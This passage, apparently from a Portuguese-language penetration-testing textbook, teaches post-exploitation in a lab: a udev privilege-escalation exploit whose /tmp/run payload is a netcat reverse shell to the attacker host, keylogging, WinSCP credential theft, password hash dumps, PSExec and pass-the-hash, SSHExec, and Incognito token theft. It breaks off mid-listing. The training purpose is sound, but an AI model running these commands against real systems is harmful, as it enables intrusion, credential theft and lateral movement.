root@kali:~# /usr/share/exploitdb/searchsploit udev
 Description                                                      Path
------------------------------------------------------------------ ---------------------
Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit          /linux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit    /linux/local/8572.c
Linux udev Netlink Local Privilege Escalation                     /linux/local/21848.rb
```

Parece haver vários exploits públicos para esse problema. Vamos usar o segundo exploit, ou seja, */usr/share/exploitdb/platforms/linux/local/8572.c*.

NOTA Certifique-se de compreender totalmente o que o código de um exploit público faz antes de executá-lo em um alvo. Além do mais, há sempre uma chance de que um exploit público possa não executar de forma confiável no alvo. Se possível, instale um computador para servir de laboratório e teste a qualidade do exploit antes de experimentá-lo no alvo do cliente.

Um dos aspectos bem positivos desse exploit é que ele é bem comentado e oferece informações detalhadas de uso. A listagem 13.14 mostra um excerto de seu código C, que inclui detalhes sobre o uso.

Listagem 13.14 – Informações de uso do exploit para o udev

```
* Usage:
*   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
*   usually is the udevd PID minus 1) as argv[1].
*   The exploit will execute /tmp/run as root so throw whatever payload you
*   want in there.
```

Ficamos sabendo que é necessário passar o PID do socket netlink do udev como argumento para o nosso exploit. As informações de uso dizem que esse valor deve ser procurado em */proc/net/netlink*, geralmente como o PID do udev menos 1. Também vemos que o exploit executará qualquer código que encontrar no arquivo */tmp/run* como root, portanto devemos colocar algum código ali.

Copiando e compilando o exploit no alvo

Inicialmente, devemos copiar o exploit para o nosso alvo e compilá-lo para que ele possa ser executado. Felizmente, o compilador C GCC já vem pré-instalado na maioria das distribuições Linux, portanto, normalmente será possível compilar o código de um exploit local diretamente no alvo. Para descobrir se o GCC está instalado, digite **gcc**, como mostrado aqui.

```
georgia@ubuntu:~$ gcc
gcc: no input files
```

Como podemos ver, o GCC reclama que não recebeu nenhuma entrada, porém isso nos informa que ele está presente. Agora copie o código de nosso exploit para o alvo Linux. O comando `wget` do Linux permite usar a linha de comando para baixar um arquivo de um servidor web, portanto vamos copiar o código C para o servidor web do nosso Kali Linux, conforme mostrado aqui. Certifique-se de que o servidor web apache2 esteja executando no Kali.

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www
```

Agora vá para o shell SSH e faça o download do arquivo usando `wget`, como mostrado na listagem 13.15.

Listagem 13.15 – Usando o wget para fazer o download de um arquivo

```
georgia@ubuntu:~$ wget http://192.168.20.9/8572.c
--2015-08-14 14:30:51--  http://192.168.20.9/8572.c
Connecting to 10.0.1.24:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2768 (2.7K) [text/x-csrc]
Saving to: `8572.c'
100%[======================================>] 2,768       --.-K/s   in 0s
2015-08-14 14:30:52 (271 MB/s) - `8572.c' saved [2768/2768]
```

Agora compile o código do exploit com o GCC no alvo Linux, como mostrado aqui. Utilize a flag `-o` para especificar o nome de um arquivo de saída para o código compilado.

```
georgia@ubuntu:~$ gcc -o exploit 8572.c
```

Agora vamos descobrir aquele PID do socket netlink do udev mencionado nas informações de uso do exploit (listagem 13.14) para usar como nosso argumento. As informações de uso indicaram que o PID de que precisamos está listado em */proc/net/netlink*. Faça o `cat` do arquivo, como mostrado na listagem 13.16.

Listagem 13.16 – O arquivo /proc/net/netlink

```
georgia@ubuntu:~$ cat /proc/net/netlink
sk       Eth Pid     Groups   Rmem     Wmem     Dump     Locks
f7a90e00 0   5574    00000111 0        0        00000000 2
da714400 0   6476    00000001 0        0        00000000 2
da714c00 0   4200780 00000000 0        0        00000000 2
--trecho omitido--
f7842e00 15  2468    00000001 0        0        00000000 2
f75d5c00 16  0       00000000 0        0        00000000 2
f780f600 18  0       00000000 0        0        00000000 2
```

Há mais de um PID listado, porém sabemos que o PID de que precisamos normalmente é o PID do daemon udev menos 1. Dê uma olhada no processo udev por meio do comando `ps aux`, como mostrado aqui.

```
georgia@ubuntu:~$ ps aux | grep udev
root      2469  0.0  0.0   2452   980 ?        S<s  02:27   0:00 /sbin/udevd --daemon
georgia   3751  0.0  0.0   3236   792 pts/1    S+   14:36   0:00 grep udev
```

O PID do daemon udev é 2469. Um dos PIDs da listagem 13.16 é 2468 (o PID do udev menos 1). De acordo com as informações de ajuda do exploit, esse é o valor de que precisamos. Esse valor mudará se reiniciarmos o alvo Ubuntu, portanto execute esses comandos em seu próprio laboratório para descobrir o valor correto.

Adicionando código ao arquivo /tmp/run

O último item de que precisamos é um código a ser executado como root no arquivo */tmp/run*. Felizmente, também temos o Netcat instalado em nosso sistema Ubuntu por padrão, portanto podemos criar um script Bash simples para nos conectarmos de volta ao nosso sistema Kali, conforme discutido no capítulo 2. Aqui está o script.

```
georgia@ubuntu:~$ cat /tmp/run
#!/bin/bash
nc 192.168.20.9 12345 -e /bin/bash
```

Antes de executar o nosso exploit, devemos configurar um listener em nosso sistema Kali para capturar o shell Netcat de entrada.

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
```

Finalmente, estamos prontos para executar o nosso exploit compilado. Lembre-se de passar como argumento o PID do socket netlink do udev descoberto anteriormente.

```
georgia@ubuntu:~$ ./exploit 2468
```

Parece que nada aconteceu no alvo Linux, porém, se você observar o Netcat listener no Kali, verá que temos uma conexão. O comando `whoami` informa que agora temos privilégios de root, como mostrado na listagem 13.17.

Listagem 13.17 – Obtendo privilégios de root

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
192.168.20.11: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.20.9] from (UNKNOWN) [192.168.20.11] 33191
whoami
root
```

Escalamos nossos privilégios com sucesso usando um exploit público.

Coleta de informações locais

Após termos acesso a um sistema, devemos ver se há alguma informação potencialmente sensível, por exemplo, softwares instalados que armazenem senhas em formato texto simples ou que usem um algoritmo de hashing fraco, dados proprietários ou códigos-fonte, informações de cartões de crédito de consumidores ou a conta de email do CEO. Essas informações são úteis para serem apresentadas no relatório final ao cliente. Além do mais, qualquer informação que encontrarmos pode ajudar na invasão de outros sistemas da rede que podem armazenar informações mais comprometedoras ainda.

Daremos uma olhada em como nos movermos de um sistema para outro posteriormente neste capítulo, mas, por enquanto, vamos ver algumas maneiras interessantes de descobrir informações no sistema local.

Procurando arquivos

Podemos dizer ao Meterpreter para procurar arquivos interessantes. Por exemplo, na listagem 13.18, ordenei ao Meterpreter que procurasse qualquer nome de arquivo que contenha a palavra *password*.

Listagem 13.18 – Usando o Meterpreter para procurar arquivos

```
meterpreter > search -f *password*
Found 8 results...
    c:\\WINDOWS\Help\password.chm (21891 bytes)
    c:\\xampp\passwords.txt (362 bytes)
    c:\\xampp\php\PEAR\Zend\Dojo\Form\Element\PasswordTextBox.php (1446 bytes)
    c:\\xampp\php\PEAR\Zend\Dojo\View\Helper\PasswordTextBox.php (1869 bytes)
    c:\\xampp\php\PEAR\Zend\Form\Element\Password.php (2383 bytes)
    c:\\xampp\php\PEAR\Zend\View\Helper\FormPassword.php (2942 bytes)
    c:\\xampp\phpMyAdmin\user_password.php (4622 bytes)
    c:\\xampp\phpMyAdmin\libraries\display_change_password.lib.php (3467 bytes)
```

Keylogging (registro de teclas)

Outra maneira de coletar informações é permitir que o usuário logado as forneça para você, por assim dizer. O Meterpreter contém um keylogger (registrador de teclas) que podemos usar para registrar as teclas digitadas. Quem sabe o usuário faça login em sites ou em outros sistemas da rede enquanto nossa sessão

Meterpreter estiver ativa. Inicie o keylogger na sessão Meterpreter do Windows XP digitando **keyscan_start**, como mostrado aqui:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

NOTA As teclas digitadas serão capturadas somente em seu contexto corrente. Em meu exemplo, usei minha sessão original do Windows XP, em que sou o usuário *georgia* no processo *explorer.exe* e, sendo assim, posso detectar as teclas digitadas por *georgia*. Outra ideia interessante consiste em migrar para o processo winlogon, em que você verá somente as informações de login digitadas que, certamente, são informações úteis.

Agora vá para o Windows XP e digite algo. Em meu exemplo, digitei **Ctrl-R** para abrir o diálogo **Run** (Executar). Em seguida, inseri `notepad.exe` para iniciar o programa Notepad e digitei `hi georgia` nesse aplicativo.

Para ver qualquer tecla digitada que o keylogger tenha registrado, digite **keyscan_dump**, conforme mostrado aqui. Como você pode notar, todas as teclas que digitei foram registradas.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> notepad.exe <Return> hi georgia <Return>
```

Para interromper o keylogger, digite **keyscan_stop** no Meterpreter, como mostrado aqui:

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Obtendo credenciais

No capítulo 9, trabalhamos com hashes de senha do Windows, do Linux e do servidor FTP FileZilla, porém os usuários podem ter outras credenciais armazenadas em seus sistemas locais. O Metasploit contém diversos módulos de pós-exploração de falhas para coleta de senhas de softwares específicos em */usr/share/metasploit-framework/modules/post/windows/gather/credentials*. Em nosso exemplo, daremos uma olhada no roubo de credenciais armazenadas pelo WinSCP, uma ferramenta segura de cópia do Windows.

Conforme mostrado na figura 13.1, abra o WinSCP, defina File protocol (Protocolo de arquivo) para **SCP**, o Host name (Nome do host) com o endereço IP do alvo Ubuntu e as credenciais com *georgia:password*. Clique em **Save As** (Salvar como) abaixo das informações de login.




Figura 13.1 – Conectando-se ao WinSCP.

NOTA Assim como em outras ferramentas utilizadas neste livro, a GUI do WinSCP poderá estar atualizada no futuro, portanto sua versão poderá não se parecer exatamente como essa.

Você será solicitado a fornecer um nome de sessão, como mostrado na figura 13.2. Marque a caixa **Save password** (Salvar senha) antes de clicar em **OK**. Até mesmo o WinSCP avisa que salvar senhas não é uma boa ideia.

Agora retorne ao Kali Linux e utilize o módulo *post/windows/gather/credentials/winscp*, como mostrado na listagem 13.19. Como esse é um módulo de pós-exploração de falhas, a única opção que deverá ser fornecida é o ID da sessão do Windows XP.

Listagem 13.19 – Roubando as credenciais armazenadas no WinSCP

```
msf > use post/windows/gather/credentials/winscp
msf  post(winscp) > show options
Module options (post/windows/gather/credentials/winscp):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

```
msf  post(winscp) > set session 1
session => 1
msf  post(winscp) > exploit
[*] Looking for WinSCP.ini file storage...
[*] WinSCP.ini file NOT found...
[*] Looking for Registry Storage...
[*] Host: 192.168.20.9  Port: 22 Protocol: SSH  Username: georgia  Password: password ❶
[*] Done!
[*] Post module execution completed
```

Conforme mostrado na listagem 13.19, o módulo descobre nossas credenciais salvas ❶. De acordo com os softwares que os clientes de seu teste de invasão estiverem executando, pode haver outros alvos para obtenção de credenciais, que virão a calhar em campo.




Figura 13.2 – Salvando credenciais no WinSCP.

Comandos net

O comando `net` do Windows permite visualizar e editar informações de rede. Ao usar diversas opções, podemos obter informações valiosas. Vá para um shell de comandos do Windows usando o shell de comandos do Meterpreter, como mostrado aqui.

```
meterpreter > shell
--trecho omitido--
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
C:\Windows\system32>
```

O comando `net users` nos mostrará todos os usuários locais. A inserção da palavra `/domain` no final desse e de vários comandos `net` fará com que sejam mostradas informações sobre o domínio, em vez de informações sobre o sistema local, porém, como nossos alvos não estão associados a um domínio, vamos nos ater ao `net users`.

```
C:\Windows\system32> net users
net users
User accounts for \\
-------------------------------------------------------------------------------
Administrator            georgia            secret           Guest
```

Também podemos ver os membros de um grupo por meio do comando `net localgroup` *grupo*, como mostrado na listagem 13.20.

Listagem 13.20 – Visualizando os administradores locais por meio de comandos net

```
C:\Windows\system32> net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------------------
Administrator
georgia
secret
The command completed successfully.
```

Para sair do shell e retornar ao Meterpreter, digite `exit`.

Esses foram somente alguns exemplos dos comandos `net` úteis. Daremos uma olhada no uso de comandos `net` para adicionar um usuário, mais adiante neste capítulo.

Outra maneira de acessar um sistema

No capítulo 5, utilizamos o Nmap para executar um scan UDP. Por definição, scans UDP não são tão precisos quanto os scans TCP. Por exemplo, a porta 69/UDP no alvo Windows XP, que é tradicionalmente a porta do TFTP, retornou `open|filtered` em nosso scan UDP com o Nmap. Pelo fato de nosso scan não ter recebido nenhuma resposta, não ficou claro se havia algum software ouvindo a porta. Exceto por confundir o servidor TFTP e possivelmente causar-lhe uma falha, seria difícil determinar que software TFTP está executando, se houver algum. Agora que temos acesso ao sistema, podemos investigar melhor os softwares em execução em busca de qualquer vulnerabilidade que tenha passado despercebida.

NOTA Anteriormente no capítulo, usamos o comando *ps* do Meterpreter para ver todos os processos em execução no alvo Windows XP. Um desses processos era o *3CTftpSvc.exe*, uma versão mais antiga do serviço TFTP da 3Com, que está sujeito a uma condição de buffer overflow no modo de transporte longo do TFTP. (Criaremos um exploit manualmente para esse problema no capítulo 19, porém há um módulo no Metasploit para esse problema também.) Embora fosse difícil para um invasor identificar esse problema remotamente, o software continua vulnerável e devemos incluí-lo em nosso relatório de teste de invasão.

Pode ser que você não descubra uma vulnerabilidade acessível pela rede até ter conseguido um acesso ao sistema. Sem enviar dados TFTP aleatórios ao servidor e analisar os resultados, seria difícil para nós descobrirmos esse problema.

Verificando o histórico do Bash

Um local para procurar informações potencialmente interessantes em um sistema Linux é o histórico do Bash de um usuário. Quando um shell Bash é encerrado, os comandos que foram executados são gravados em um arquivo chamado *.bash_history* no diretório home do usuário. Um exemplo talvez um tanto forçado, em que a senha do usuário é salva em formato texto simples no arquivo de histórico do Bash, está sendo mostrado aqui:

```
georgia@ubuntu:~$ cat .bash_history
my password is password
--trecho omitido--
```

Movimento lateral

Depois que tivermos acesso a um sistema em um ambiente em rede, é possível usá-lo para acessar sistemas adicionais e outros dados sensíveis? Se o nosso sistema explorado for membro de um domínio, certamente podemos tentar comprometer uma conta do domínio ou, de modo ideal, obter acesso de administrador do domínio para que possamos fazer login e administrar todos os sistemas do domínio.

Contudo, mesmo se não for possível obter o controle de um domínio, você ainda poderá acessar os sistemas desse domínio se todos eles tiverem sido instalados a partir da mesma imagem de instalação do sistema, com a mesma senha de administrador local que jamais foi alterada. Se pudermos quebrar essa senha em um dos computadores, podemos fazer login em diversas máquinas do ambiente sem ter acesso ao domínio. Além disso, se um usuário tiver uma conta em vários sistemas, pode ser que a mesma senha esteja sendo usada em todos os sistemas, o que poderá permitir que façamos login usando as credenciais descobertas em outro local no ambiente. (Boas políticas de senha ajudam a evitar esse tipo de vulnerabilidade, porém as senhas, com frequência, representam o elo mais fraco, mesmo em ambientes altamente seguros.)

Vamos dar uma olhada em algumas técnicas para transformar o acesso a um sistema no acesso a vários sistemas.

PSExec

A técnica do PSExec teve origem no conjunto de ferramenta de gerenciamento Sysinternals do Windows no final dos anos 90. O utilitário funcionava usando credenciais válidas para se conectar ao compartilhamento ADMIN$ no servidor SMB do Windows XP. O PSExec carrega o executável de um serviço do Windows no compartilhamento ADMIN$ e, em seguida, conecta-se ao Windows Service Control Manager (Gerenciador de controle de serviços do Windows) por meio de RPC (Remote Procedure Call, ou Chamada de procedimento remoto) para iniciar o serviço executável. O serviço então configura um SMB chamado `pipe` para enviar comandos e controlar remotamente o sistema-alvo.

O módulo *exploit/windows/smb/psexec* do Metasploit implementa uma técnica bem semelhante. O módulo exige um servidor SMB em execução no alvo e credenciais que deem acesso ao compartilhamento ADMIN$.

No capítulo 9, quebramos as hashes de senha dos usuários de nosso alvo Windows XP. Provavelmente, você pode se imaginar usando as credenciais descobertas e o PSExec para obter acesso a sistemas adicionais. Utilize as credenciais *georgia:password* com o módulo PSExec, como mostrado na listagem 13.21.

Listagem 13.21 – Utilizando o módulo PSExec

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > show options
Module options (exploit/windows/smb/psexec):
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST                       yes       The target address
   RPORT      445              yes       Set the SMB service port
   SHARE      ADMIN$           yes       The share to connect to, can be an admin share
                                         (ADMIN$,C$,...) or a normal read/write folder
    share
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
msf exploit(psexec) > set RHOST 192.168.20.10
RHOST => 10.0.1.13
msf exploit(psexec) > set SMBUser georgia❶
SMBUser => georgia
msf exploit(psexec) > set SMBPass password❷
SMBPass => password
msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.20.10:445|WORKGROUP as user 'georgia'...
[*] Uploading payload...
[*] Created \KoMknErc.exe...
--trecho omitido--
[*] Meterpreter session 6 opened (192.168.20.9:4444 -> 192.168.20.10:1173) at 2015-08-14 14:13:40 -0400
```

Além de RHOST, devemos informar ao módulo qual é o SMBDomain, o SMBUser e o SMBPass a serem usados. Nosso alvo Windows XP não é membro de um domínio, portanto podemos deixar a opção SMBDomain com o valor default, que é WORKGROUP.

Defina SMBUser com `georgia` ❶ e SMBPass com `password` ❷, que correspondem às credenciais que descobrimos. Em seguida, execute o módulo de exploit. O módulo inclui o payload selecionado (nesse caso, o default *windows/meterpreter/reverse_tcp*) no executável da imagem de um serviço Windows. Depois de carregar o executável e contatar o Windows Service Control Manager, o serviço copia o shellcode para a memória executável do processo associado ao serviço e redireciona a execução para o payload. Desse modo, nosso payload é executado e se conecta de volta ao listener do Metasploit no Kali. Apesar de estamos logados com o usuário *georgia*, pelo fato de nosso payload estar executando como um serviço do sistema, nossa sessão terá automaticamente privilégios de sistema.

NOTA É por esse motivo que fizemos a alteração na Política de Segurança do Windows XP no capítulo 1. Se o Windows XP fosse membro de um domínio, poderíamos preencher a opção SMBDomain e usar o PSExec para obter acesso de System em qualquer sistema em que o usuário do domínio fosse um administrador local. Essa é uma ótima maneira de se deslocar por uma rede à procura de informações interessantes, hashes adicionais de senha e outras vulnerabilidades.

Pass the Hash (Passe a hash)

Nosso ataque anterior contou com nossa habilidade de reverter a hash de senha e obter acesso à senha em formato texto simples de uma conta de usuário. É claro que, no caso de nosso alvo Windows XP, isso é trivial, pois ele usa o algoritmo de hashing LM, que é totalmente passível de cracking.

No capítulo 9, aprendemos que, quando tivermos somente a hash de senha NTLM de autenticação de usuário, em vez de ter a versão LM, mais fraca, nossa capacidade de reverter a hash em um período razoável de tempo dependerá da falta de robustez da senha, da robustez de nossa lista de palavras e até mesmo dos algoritmos empregados pelo programa de cracking de senha. Se não pudermos reverter a hash da senha, teremos muita dificuldade para fazer login em outros sistemas com credenciais em formato texto simples.

O PSExec novamente vem para nos salvar. Quando um usuário fizer login no SMB, sua senha não é enviada ao alvo em formato texto simples. Em vez disso, o sistema-alvo lança um desafio que poderá ser respondido somente por alguém que tenha a senha correta. Nesse caso, a resposta ao desafio corresponde à hash LM ou NTLM da senha, conforme a implementação.

Quando você fizer login em um sistema remoto, sua aplicação Windows chamará um utilitário para criar a hash da senha, e essa hash será enviada ao sistema remoto para ser autenticada. O sistema remoto supõe que, se a senha correta foi enviada, você deve ter acesso à senha correta em formato texto simples – afinal de contas, esse é um dos fundamentos das funções hash unidirecionais. Você consegue pensar em um cenário em que seja possível ter acesso a hashes de senha, mas não às senhas em formato texto simples?

No capítulo 9, pudemos reverter todas as hashes de senha de nossos sistemas-alvo. Além disso, em nosso alvo Windows XP, pudemos reverter as hashes LM, independentemente da robustez da senha. No entanto vamos simular uma situação em que tenhamos somente as hashes das senhas, conforme mostrado pelo comando `hashdump` do Meterpreter na listagem 13.22.

Listagem 13.22 – Usando o hashdump

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:93880b42019f250cd197b67718ac9a3d:86da9cefbdedaf62b66d9b2fe8816c1f:::
secret:1004:e52cac67419a9a22e1c7c53891cb0efa:9bff06fe611486579fb74037890fda96:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6f552ba8b5c6198ba826d459344ceb14:::
```

NOTA Ao usar o comando *hashdump* do Meterpreter em sistemas operacionais Windows mais recentes, você poderá descobrir que ele falhará. Uma alternativa está no módulo de pós-exploração de falhas *post/windows/gather/hashdump*. Há ainda o *post/windows/gather/smart_hashdump*, que pode não só coletar hashes locais, mas também diretórios de hashes ativas, se um controlador de domínio tiver sido explorado. Portanto, se você não for inicialmente bem-sucedido em efetuar o dumping de hashes de senha em um teste de invasão, explore opções adicionais.

Vamos usar o módulo PSExec do Metasploit para tirar vantagem do modo como o SMB faz a autenticação e de uma técnica chamada *Pass the Hash* (Passe a hash). Em vez de definir a opção SMBPass com a senha de *georgia*, copie as hashes LM e NTLM de *georgia*, obtidas pelo `hashdump` na listagem 13.23, para a opção SMBPass.

Listagem 13.23 – Passe a hash com o PSExec

```
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
--trecho omitido--
[*] Meterpreter session 7 opened (192.168.20.9:4444 -> 192.168.20.10:1233) at 2015-08-14 14:17:47 -0400
```

Mais uma vez, pudemos usar o PSExec para obter uma sessão Meterpreter. Mesmo sem conhecer a senha em formato texto simples, apenas a hash pode ser suficiente para obter acesso a outros sistemas do ambiente usando o PSExec.

SSHExec

Assim como o PSExec no Windows, podemos usar o SSHExec para nos deslocarmos pelos sistemas Linux de um ambiente se tivermos pelo menos um conjunto de credenciais válidas, que tenham chances de funcionar em outros pontos do ambiente. O módulo *multi/ssh/sshexec* do Metasploit e suas opções estão sendo mostrados na listagem 13.24.

Listagem 13.24 – Usando o SSHExec

```
msf > use exploit/multi/ssh/sshexec
msf exploit(sshexec) > show options
Module options (exploit/multi/ssh/sshexec):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       The password to authenticate with.
   RHOST                      yes       The target address
   RPORT     22               yes       The target port
   USERNAME  root             yes       The user to authenticate as.
--trecho omitido--
msf exploit(sshexec) > set RHOST 192.168.20.11
RHOST => 192.168.20.11
msf exploit(sshexec) > set USERNAME georgia❶
USERNAME => georgia
msf exploit(sshexec) > set PASSWORD password❷
PASSWORD => password
```

```
msf exploit(sshexec) > show payloads
--trecho omitido--
linux/x86/meterpreter/reverse_tcp    normal  Linux Meterpreter, Reverse TCP Stager
--trecho omitido--
msf exploit(sshexec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(sshexec) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(sshexec) > exploit
[*] Started reverse handler on 192.168.20.9:4444
--trecho omitido--
[*] Meterpreter session 10 opened (192.168.20.9:4444 -> 192.168.20.11:36154) at 2015-03-25
    13:43:26 -0400
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000, suid=1000, sgid=1000
meterpreter > shell
Process 21880 created.
Channel 1 created.
whoami
georgia
```

Nesse exemplo, conhecemos as credenciais *georgia:password* por termos efetuado o seu cracking no capítulo 9. Embora, nesse caso, faremos somente o login no mesmo host novamente (semelhante ao que fizemos na seção "PSExec" na página 362), poderíamos usar essa mesma técnica em outros hosts do mesmo ambiente que tivessem uma conta para *georgia*.

Como no caso do PSExec, precisamos ter credenciais válidas para efetuarmos a autenticação. Definimos `USERNAME` com *georgia* ❶ e `PASSWORD` com *password* ❷ e, em seguida, selecionamos *linux/x86/meterpreter/reverse_tcp* como payload.

De modo diferente do PSExec (que carregava um binário e o executava como um serviço do sistema, concedendo-nos automaticamente privilégios de System), com o SSHExec, continuamos sendo o usuário *georgia*. Você pode ver como esse exploit pode provar ser uma maneira rápida de deslocar-se por um ambiente em busca de informações e vulnerabilidades adicionais em outros sistemas Linux.

Token para personificação

Agora que sabemos que pode nem ser necessário ter senhas em formato texto simples para obter acesso a outros sistemas, há algum caso em que possamos não precisar nem mesmo das hashes de senha?

Uma implementação de segurança interessante do Windows está no conceito de *tokens*. Os tokens são utilizados principalmente para controle de acesso. De acordo com o token de um processo, o sistema operacional pode tomar decisões sobre quais recursos e operações devem ser disponibilizados a ele.

Pense em um token como um tipo de chave temporária que dá acesso a determinados recursos, sem a necessidade de fornecer sua senha sempre que você quiser realizar uma operação privilegiada. Quando um usuário fizer login no sistema de forma interativa, por exemplo, diretamente no console ou a partir de um desktop remoto, um *token de delegação* será criado.

Os tokens de delegação permitem que o processo personifique o token no sistema local, bem como na rede, por exemplo, em outros sistemas em um domínio. Os tokens de delegação contêm credenciais e podem ser usados para efetuar a autenticação junto a outros sistemas que utilizem essas credenciais, por exemplo, o controlador de domínio. Os tokens persistem até haver uma reinicialização e, mesmo que um usuário faça logout, seu token continuará presente no sistema até esse ser desligado. Se pudermos roubar outro token do sistema, poderemos, potencialmente, obter privilégios adicionais e até mesmo ter acesso a outros sistemas.

Incognito

Estamos em um sistema comprometido: o nosso alvo Windows XP. Quais tokens estão no sistema e como podemos roubá-los? O *Incognito* originalmente era uma ferramenta standalone desenvolvida por pesquisadores da área de segurança que conduziam pesquisas relacionadas ao roubo de tokens para escalação de privilégios, mas, posteriormente, passou a ser adicionado como uma extensão do Meterpreter. O Incognito nos ajudará a listar e a roubar todos os tokens de um sistema.

O Incognito não é carregado no Meterpreter por default, mas podemos adicioná-lo por meio do comando `load`, como mostrado aqui. Utilize uma de suas sessões Meterpreter atualmente executando com privilégios de sistema ou use a escalação de privilégios para elevar o seu nível de acesso. (*System* tem acesso a todos os tokens do alvo.)

```
meterpreter > load incognito
Loading extension incognito...success.
```

Antes de usarmos o Incognito, mude de usuário em seu alvo Windows XP e faça login como *secret*, com a senha *Password123*. Esse login criará um token de delegação no alvo para que possamos personificar. À medida que listarmos os tokens, o Incognito pesquisará todos os handles do sistema para determinar quais pertencem aos tokens utilizando chamadas de API de baixo nível do Windows. Para ver todos os tokens de usuário disponíveis por meio do Incognito do Meterpreter, digite o comando **`list_tokens -u`**, como mostrado na listagem 13.25.

Listagem 13.25 – Listando os tokens com o Incognito

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====================================
BOOKXP\georgia
BOOKXP\secret
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
```

Vemos tokens tanto para *georgia* quanto para *secret*. Vamos tentar roubar o token de delegação de *secret*, obtendo efetivamente privilégios desse usuário. Utilize o comando `impersonate_token` para roubar o token, como mostrado na listagem 13.26. (Observe que usamos duas barras invertidas para escapar a barra invertida entre o domínio – nesse caso, o nome do computador local – e o nome do usuário.)

Listagem 13.26 – Roubando um token com o Incognito

```
meterpreter > impersonate_token BOOKXP\\secret
